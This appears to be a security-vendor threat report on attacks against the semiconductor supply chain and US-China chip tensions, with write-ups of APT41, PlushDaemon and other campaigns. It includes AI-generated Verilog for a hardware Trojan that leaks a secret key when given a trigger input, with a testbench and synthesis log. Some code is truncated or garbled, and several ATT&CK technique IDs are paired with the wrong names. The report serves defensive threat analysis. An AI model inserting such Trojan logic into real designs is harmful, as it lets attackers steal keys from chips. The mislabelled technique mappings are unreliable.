- Fault Propagation Analysis: Fault-Injection Attacks (FIAs) are physical by nature, but AI can assist in analyzing a design's control and data flow to identify critical paths or sensitive states where faults could later be injected (e.g., via voltage or electromagnetic glitches) to cause system misbehavior.

- Hardware Trojan Insertion and Obfuscation: AI techniques can aid adversaries in crafting stealthy hardware Trojans—malicious logic blocks embedded within a chip design that activate only under rare or context-specific conditions. AI can also help these Trojans evade conventional verification tools.

While the actual execution of SCAs and FIAs remains a post-design threat, AI's ability to anticipate and optimize these attacks during the design phase makes pre-silicon security analysis more critical than ever. Well-resourced threat actors, including state-sponsored groups, are increasingly investing in such AI-driven approaches to compromise hardware at its most foundational level.

Case Study: The HeisenTrojan Attack

The HeisenTrojan proof-of-concept attack demonstrated how malicious code can be injected at the EDA software level compromising the very tools engineers use to design chips. These Trojans can remain dormant and undetectable during verification and simulation, only triggering under real-world operational conditions. This type of attack is especially dangerous as it can be embedded before manufacturing, making mitigation nearly impossible once the chip is fabricated.

This highlights the rising risk of design-phase supply chain compromise, where even the tools used in early development can be leveraged as attack vectors.

End-to-End PoC: AI-Agent-Driven Trojan Design and RTL Synthesis With Structural Visualization

PoC Overview

This proof-of-concept (PoC) demonstrates the design and simulation of a hardware Trojan embedded in a Verilog module, implemented and tested using EDA Playground. The trojan module, generated by a Grok AI agent, integrates malicious logic into a semiconductor design, mimicking a component within a microcontroller block (MCB). The Trojan uses a secret key (0×3C) and activates when specific inputs (key_input = 0xAA, user_input = 0×55) are received, leaking the key bit-by-bit via the leaked_bit signal over multiple clock cycles.

The testbench (trojan_tb) simulates both normal operation (correct key authentication) and Trojan activation, producing a waveform output (trojan.vcd) to verify behavior. The simulation diagram visualizes the synthesized chip structure, showing the Trojan's integration into the design. This PoC highlights how malicious logic can be covertly inserted during the design phase and exploited via side-channel attacks, exposing vulnerabilities in semiconductor workflows.

Threat Actor Exploitation via EDA and Side-Channel Attacks

Threat actors can exploit electronic design automation (EDA) tools to insert hardware Trojans, like the one in the PoC, during the semiconductor design process, particularly in outsourced IP integration or foundry stages. EDA tools, such as those used for synthesis and simulation on platforms like EDA Playground, often lack mechanisms to detect malicious code insertions. A compromised designer or third-party IP provider could embed a Trojan, such as the trojan module, which remains dormant until triggered by specific inputs, evading standard functional testing.

The Trojan's vulnerability to side-channel attacks—such as differential power analysis (DPA) or electromagnetic analysis—arises from its leakage of the secret_key through the leaked_bit signal. Attackers can monitor power consumption or timing variations during the Trojan's activation to extract sensitive data, like cryptographic keys, without direct access to the chip's internals. Real-world implications in the semiconductor industry include:


- **Data Breaches:** A Trojan leaking keys or proprietary data can compromise secure systems, such as payment processors or IoT devices, leading to financial losses or privacy violations.

- **Supply Chain Risks:** Malicious modifications during manufacturing at untrusted foundries can introduce backdoors, enabling remote control or sabotage of critical systems (e.g., automotive or medical devices).


- **National Security Threats:** Compromised chips in defense or infrastructure applications could allow adversaries to disrupt operations or access classified information, as seen in concerns over supply chain attacks.

- **Economic Consequences:** Breaches or recalls due to Trojan-induced failures can cost millions and damage trust in semiconductor manufacturers.

The PoC underscores the ease of embedding Trojans using EDA tools and their exploitability via side-channel attacks, emphasizing the need for secure design practices, such as hardware security modules and rigorous supply chain auditing, to protect the semiconductor industry.




```
// Trojan Module
module trojan (
    input wire clk,
    input wire reset,
    input wire [7:0] key_input,
    input wire [7:0] user_input,
    output reg access_granted
);
    reg [7:0] secret_key;
    reg leak_mode;
    reg [2:0] leak_counter;
    reg [3:0] attempt_counter;
    wire trigger;
    wire leaked_bit;

    // Secret key
    initial secret_key = 8'h3C;

    // Trojan trigger
    assign trigger = (key_input == 8'hAA) && (user_input == 8'h55);

    // Leak mode and counter
    always @(posedge clk or posedge reset) begin
        if (reset) begin
            leak_mode <= 1'b0;
            leak_counter <= 3'b0;
            attempt_counter <= 4'b0;
        end else begin
            leak_mode <= trigger ? 1'b1 : (leak_counter < 8 ? leak_mode : 1'b0);
            leak_counter <= leak_mode ? leak_counter + 1 : 3'b0;
            attempt_counter <= (access_granted == 0) ? attempt_counter + 1 : attempt_counter;
        end
    end

    // Leaked bit
    assign leaked_bit = secret_key[leak_counter];

    // Access granted
    always @(posedge clk or posedge reset) begin
        if (reset)
```



```
tbench for Trojan Module
 trojan_tb;
g clk, reset;
g [7:0] key_input, user_input;
re access_granted;

 Instantiate the module
ojan uut (
  .clk(clk),
  .reset(reset),
  .key_input(key_input),
  .user_input(user_input),
  .access_granted(access_granted)


 Clock generation
tial begin
  clk = 0;
  forever #5 clk = ~clk;
d

 Stimulus
tial begin
  $dumpfile("trojan.vcd");
  $dumpvars(0, trojan_tb);

  // Initialize
  reset = 1;
  key_input = 8'h00;
  user_input = 8'h00;
  #20 reset = 0;

  // Normal operation
  key_input = 8'h12;
  user_input = 8'h2E; // Should match key_input ^ secret_key (0x12 ^ 0x3C = 0x2E)
  #40;

  // Trigger Trojan
  key_input = 8'hAA;
  user_input = 8'h55;
```

These screenshots above are the Verilog code for the trojan module along with its testbench code, generated by an AI agent. The code implements a hardware Trojan that leaks a secret key (0×3C) bit-by-bit when triggered by specific inputs (key_input = 0xAA, user_input = 0×55), demonstrating how malicious logic can be covertly inserted into a semiconductor design using EDA tools.



Yosys 0.37

Synthesis options

☐ Use **run.ys** file instead

☑ Show **diagram** after run

☐ Show output file after run

☐ Download files after run

testbench.sv


```
// Code your testbench here
// or browse Examples
module trojan_tb;
    reg clk, reset;
    reg [7:0] key_input, user_input;
    wire access_granted;

    // Instantiate the module
    trojan uut (
        .clk(clk),
        .reset(reset),
        .key_input(key_input),
        .user_input(user_input),
        .access_granted(access_granted)
    );

    // Clock generation
    initial begin
        clk = 0;
        forever #5 clk = ~clk;
    end

    // Stimulus
    initial begin
        $dumpfile("trojan.vcd");
        $dumpvars(0, trojan_tb);

        // Initialize
        reset = 1;
        key_input = 8'h00;
```

design.sv

```
// Code your design here
module trojan (
    input wire clk,
    input wire reset,
    input wire [7:0] key_input,
    input wire [7:0] user_input,
    output reg access_granted
);
    reg [7:0] secret_key;
    reg leak_mode;
    reg [2:0] leak_counter;
    reg [3:0] attempt_counter;
    wire trigger;
    wire leaked_bit;

    // Secret key
    initial secret_key = 8'h3C;

    // Trojan trigger
    assign trigger = (key_input == 8'hAA) && (user_input == 8'h55);

    // Leak mode and counter
    always @(posedge clk or posedge reset) begin
        if (reset) begin
            leak_mode <= 1'b0;
            leak_counter <= 3'b0;
            attempt_counter <= 4'b0;
        end else begin
            leak_mode <= trigger ? 1'b1 : (leak_counter < 8 ? leak_mode :
1'b0);
```

```
10.1. Executing BMUXMAP pass.

10.2. Executing DEMUXMAP pass.
Dumping module `\trojan'.

End of script. Logfile hash: 7b75ec58fb, CPU: user 0.07s system 0.01s, MEM: 11.52 MB peak
Yosys 0.38+113 (git sha1 91fbd5898, clang++ 14.0.0-1ubuntu1.1 -fPIC -Os)
Time spent: 76% 1x show (0 sec), 6% 8x opt_expr (0 sec), ...
Finding SVG file...
./.yosys_show.svg
[2025-06-18 11:24:59 UTC] Opening circuit diagram...
Done
```

Snapshot of the trojan Verilog code generated by an AI agent, along with its testbench, being uploaded to an online EDA environment. Yosys 0.37 is selected as the simulator to compile and run the code, enabling the visualization of the circuit diagram post-simulation.



This diagram shows the synthesized layout of a chip with an embedded trojan module, simulated on an online EDA platform. It highlights how malicious logic can be integrated to evade detection while remaining susceptible to side-channel attacks like differential power analysis. Similar trojans can be triggered to disrupt operations, inject false readings, or leak sensitive system and analytical data.

The Growing Pattern of Supply Chain Attacks

While specific, large-scale public disclosures of EDA-specific breaches remain rare, similar supply chain compromises in semiconductor and related industries are already on the rise. For instance:


- LockBit's 2023 ransomware attack on TSMC, via a third-party IT service provider, compromised internal configuration files, highlighting the vulnerability of extended design and operations chains.
- In July 2025, Chinese state-sponsored group APT41 infiltrated multiple Taiwanese semiconductor firms via a compromised software update, stealing vast amounts of proprietary data. The espionage campaign highlights severe risks to intellectual property, supply chain integrity, and global tech competitiveness.

These incidents reaffirm that EDA-related environments are part of the broader semiconductor supply chain, and thus equally vulnerable to infiltration and compromise.

Conclusion: Safeguarding the Blueprint

As the EDA industry grows rapidly and embraces AI-driven automation, it becomes increasingly urgent to defend the earliest phases of the chip design lifecycle. The design phase is now a frontline target, not just a technical step. Tools like SVigil provide the proactive monitoring and intelligence needed to mitigate risks before they're etched in silicon and before they become permanent vulnerabilities embedded in global infrastructure.

Top 5 Threat Actors and High-impact IAVs Targeting the Semiconductor Industry: Insights from CloudSEK (Past 1 Year)



Top 5 Threat Actors

■ sarcoma	8
■ Qilin	4
■ HIME666	3
■ INC.	3
■ PlushDaemon	3

Top Initial Attack Vectors

Exploitation of Public-Facing Application	2
Supply chain compromise	2
Exploitation of Cross EX software	1
Exploitation of software update mechanisms	1
Exploiting AMD Zen microcode vulnerability	1

Silicon Cold War: Geopolitics, Supply Chains, and Cyber Threats Looming the Semiconductor Industry

1. The Global Flashpoint: Why Semiconductors Are the New Oil

Semiconductors are the invisible foundation of the modern world—powering everything from AI systems and smartphones to weapons systems and infrastructure. But behind every chip lies a fragile, globally distributed supply chain increasingly strained by geopolitical rivalry.

At the center of this high-stakes standoff is the **US-China semiconductor war**, with **Taiwan** caught in the middle. This conflict is no longer just about economic leadership—it's about national security, technological supremacy, and global cyber resilience.

2. Origins and Escalation of the US-China Chip War

A. Why It Started

- **US National Security Focus:** Concern over China using advanced chips to power AI-based military systems and surveillance tools.
- **China's Self-Reliance Push:** "Made in China 2025" set goals for 70% chip self-sufficiency, threatening US dominance.
- **Huawei as a Flashpoint:** The 2018 US ban triggered global supply chain disruptions.

B. Key US Strategies

- **Export Controls:** (e.g., Oct 2022 bans on AI chips & chipmaking tools)
- **CHIPS and Science Act:** $52B in domestic semiconductor investment
- **Allied Partnerships:** Trilateral tech control with Japan and the Netherlands

C. Key Chinese Strategies

- **Massive Government Funding:** $47.5B allocated in 2024 for chip R&D and manufacturing
- **Rare Earth Retaliation:** Curbs on gallium and germanium exports
- Smuggling & Black Markets: Circumventing restrictions via intermediaries and parallel channels

3. Cyber and Supply Chain Fallout From the Chip Conflict

While trade sanctions and export restrictions dominate headlines, a more covert and increasingly strategic front in the semiconductor war is emerging: state-sponsored cyber espionage aimed at the heart of the chip industry.

The global semiconductor ecosystem fragmented across multiple jurisdictions and highly reliant on sensitive IP has become a **prime target for advanced cyber operations**, particularly from **China-linked APT groups** pursuing rapid technological self-sufficiency. Their objectives span beyond simple data theft: they involve **systematic infiltration of chip supply chains**, sabotage readiness, and IP exfiltration campaigns designed to **undermine U.S. and allied semiconductor leadership**.

A. Supply Chain Fragmentation: A Splintered Tech Ecosystem

The U.S.–China chip conflict has fractured the semiconductor supply chain into:

- **Blue bloc:** U.S., Taiwan, Japan, South Korea, and Europe
- **Red bloc:** China and affiliated or homegrown firms under heavy sanctions pressure

This fragmentation increases the **cyberattack surface** dramatically:

- **Illicit third-party contractors and resellers** bypass traditional vetting controls
- **Legacy chip nodes and manufacturing systems** rely on cross-border cooperation despite political tensions
- **Shared cloud platforms** or installer-based update systems remain common vectors for stealthy APT infiltration

The result: even firms with hardened perimeters face compromise through indirect, software-based backdoors or partner firm exposure.

B. Persistent Dependencies and Asymmetric Exposure

Despite decoupling narratives, U.S. and Chinese ecosystems remain **mutually entangled:**

- The U.S. depends heavily on **TSMC (Taiwan)** and **Samsung (South Korea)** for advanced chip manufacturing
- China depends on **foreign design software, legacy nodes, and semiconductor equipment**

These chokepoints are magnets for cyber espionage especially via **supply chain attacks**, **cloud service breaches**, or **trojanized software updates** impacting chip firms directly or through their partners.

C. Strategic Espionage: APT41 Campaign Targeting Taiwan's Semiconductor Industry (July 2025)

Geopolitical Context:

- The United States' deep reliance on Taiwan's semiconductor industry—particularly companies like TSMC—has led to stronger strategic alignment, including heightened U.S. military presence in the Asia-Pacific to deter potential Chinese aggression.

- In response, China appears to be intensifying cyber-espionage efforts to gain technological parity and reduce dependency on foreign chip manufacturing.
- This geopolitical pressure regarding the US-China Chip War has driven state-sponsored threat actors to pursue IP theft, supply chain infiltration, and software tampering targeting Taiwan's semiconductor infrastructure.

APT41 Campaign Overview:

- In July 2025, Taiwan's National Communications and Cyber Security Center confirmed a cyber-espionage campaign by China-backed APT41 targeting multiple critical semiconductor companies.
- The group infiltrated six key organizations including leading chip design and fabrication firms stealing hundreds of gigabytes of proprietary data over nearly two months.
- Unlike ransomware or destructive attacks, this campaign was aimed at long-term competitive gain, not operational disruption.

Attack Vector & TTPs:

- APT41 compromised a software update mechanism in a widely-used industrial control application, injecting malware before distribution.
- Post-deployment, the group installed persistent backdoors on Windows and Linux systems, conducted lateral movement using admin tools, and exfiltrated data disguised as normal encrypted traffic.
- The tactics closely mirror previous APT41 campaigns, confirming attribution and showcasing their ongoing evolution.

Operational & Commercial Impact:

- Theft of design blueprints, manufacturing process documents, and internal communications jeopardizes the competitive edge of Taiwan's semiconductor sector.
- The software supply chain compromise raises global concerns about trust in vendor updates even for security-aware enterprises.
- Companies worldwide that rely on Taiwanese chipmakers may face indirect IP leakage, regulatory scrutiny, and commercial risk.


D. Other APT Campaigns Targeting Semiconductor IP and Supply Chain Infrastructure

1. APT31 – Cloud-Based Espionage on U.S. Chip Design Firms (2021–2023)

- **Target:** U.S. and allied semiconductor developers
- **TTPs:** Credential theft, MSP compromise, lateral movement into design environments
- **Goal:** Long-term access to IP and project roadmaps

2. PlushDaemon – South Korean Supply Chain Espionage via Trojanized VPN (2023–2024)

- **Target:** A South Korean **semiconductor company** and a **software development firm**
- **Method:** China-aligned APT group **PlushDaemon** compromised South Korean VPN provider **IPany**, embedding malware **(SlowStepper)** in a trojanized VPN installer
- **Technique:** Hijacked software update channel by altering the NSIS-based Windows installer hosted on IPany's website
- **Impact:** Multiple infections at corporate networks, including semiconductor firms; oldest cases trace back to Japan (Nov 2023) and China (Dec 2023)
- **Attribution:** PlushDaemon is believed to be a **China-nexus group** active since at least 2019



← PlushDaemon APT Targets South Korean VPN Provider in Supply Chain Attack Cyber News

Threat Intelligence Highlights

TTPS IDENTIFIED

- T1195: Exploitation of Software Update Mechanisms
- T1078: Valid Accounts
- T1190: Exploitation of Public Facing Applications
- T1083: File and Directory Discovery
- T1055.001: Process Injection
- T1059.003: Command and Scripting Interpreter
- T1040: Data from Local System
- T1010: Data Exfiltration
- T1071.001: Lateral Movement
- T1192: Remote Services

MALWARE FAMILIES


SlowStepper SlowStepper SlowStepper
SlowStepper SlowStepper SlowStepper
SlowStepper SlowStepper SlowStepper

AI Threat Summary

Description

- A previously undocumented China-aligned APT group named PlushDaemon has been linked to a supply chain attack targeting a South Korean VPN provider, IPany..
- The attackers replaced the legitimate IPany VPN installer with a malicious version that deployed their signature backdoor, SlowStepper, a feature-rich backdoor with over 30 components..
- SlowStepper is a large toolkit programmed in C++, Python, and Go, designed for data exfiltration, surveillance, and remote control of compromised systems..
- The attack chain involves exploiting vulnerabilities in web servers, hijacking legitimate software update channels, and using process injection to load the backdoor..
- PlushDaemon has been operational since at least 2019, targeting individuals and entities in China, Taiwan, Hong Kong, South Korea, the United States, and New Zealand..
- The group utilizes DNS queries for command-and-control, and their backdoor is capable of executing arbitrary payloads, updating components, and collecting sensitive information..

Snapshot of TTPs Extracted and AI Threat Summary provided for the incident by CloudSEK's GTI Platform



Telemetry data gathered by ESET shows that several users attempted to install the trojanized software in the networks associated with a semiconductor company and an unidentified software development company in South Korea. The oldest victims were recorded from Japan and Chia in November and December 2023, respectively.

3. Volt Typhoon – Prepositioning in U.S. Semiconductor Infrastructure (2023–2024)

- **Objective:** Establish footholds in **critical infrastructure supporting U.S. fabs**, including energy and utility sectors
- **TTPs:** Living-off-the-land tactics and lateral movement through ICS/SCADA networks
- **Risk:** Sabotage readiness in case of geopolitical escalation (e.g., Taiwan invasion scenario)

E. From Cloud to Code: APTs Exploit the Whole Stack

Across these campaigns, attackers avoid direct intrusion into hardened fabs. Instead, they:

- **Exploit third-party software or IT providers** (e.g., VPNs, EDA toolchains, firmware vendors)
- **Target update channels and public download portals** (as in IPany VPN)
- **Leverage cloud-hosted IP environments** to gain persistent visibility into sensitive design work

Each intrusion, even if limited, can **cascade across the industry** due to shared toolchains, contractors, or manufacturing partnerships.

F. Strategic Fallout and Policy Gaps

These attacks underscore a larger strategic challenge:

- **IP theft through supply chain infiltration** remains a critical method for China's semiconductor catch-up
- **APT activities show deliberate policy alignment** with national goals like Made in China 2025
- **Conventional perimeter-based security is insufficient** the chip war is being fought in **supply chains, dev environments, and update systems**

For the U.S., Taiwan, South Korea, and allies, this demands:

- **Enhanced visibility into software supply chains and vendor ecosystems**
- **Investment in zero-trust architecture for design collaboration**
- **Tighter coordination on attribution, threat intel sharing, and export compliance enforcement**

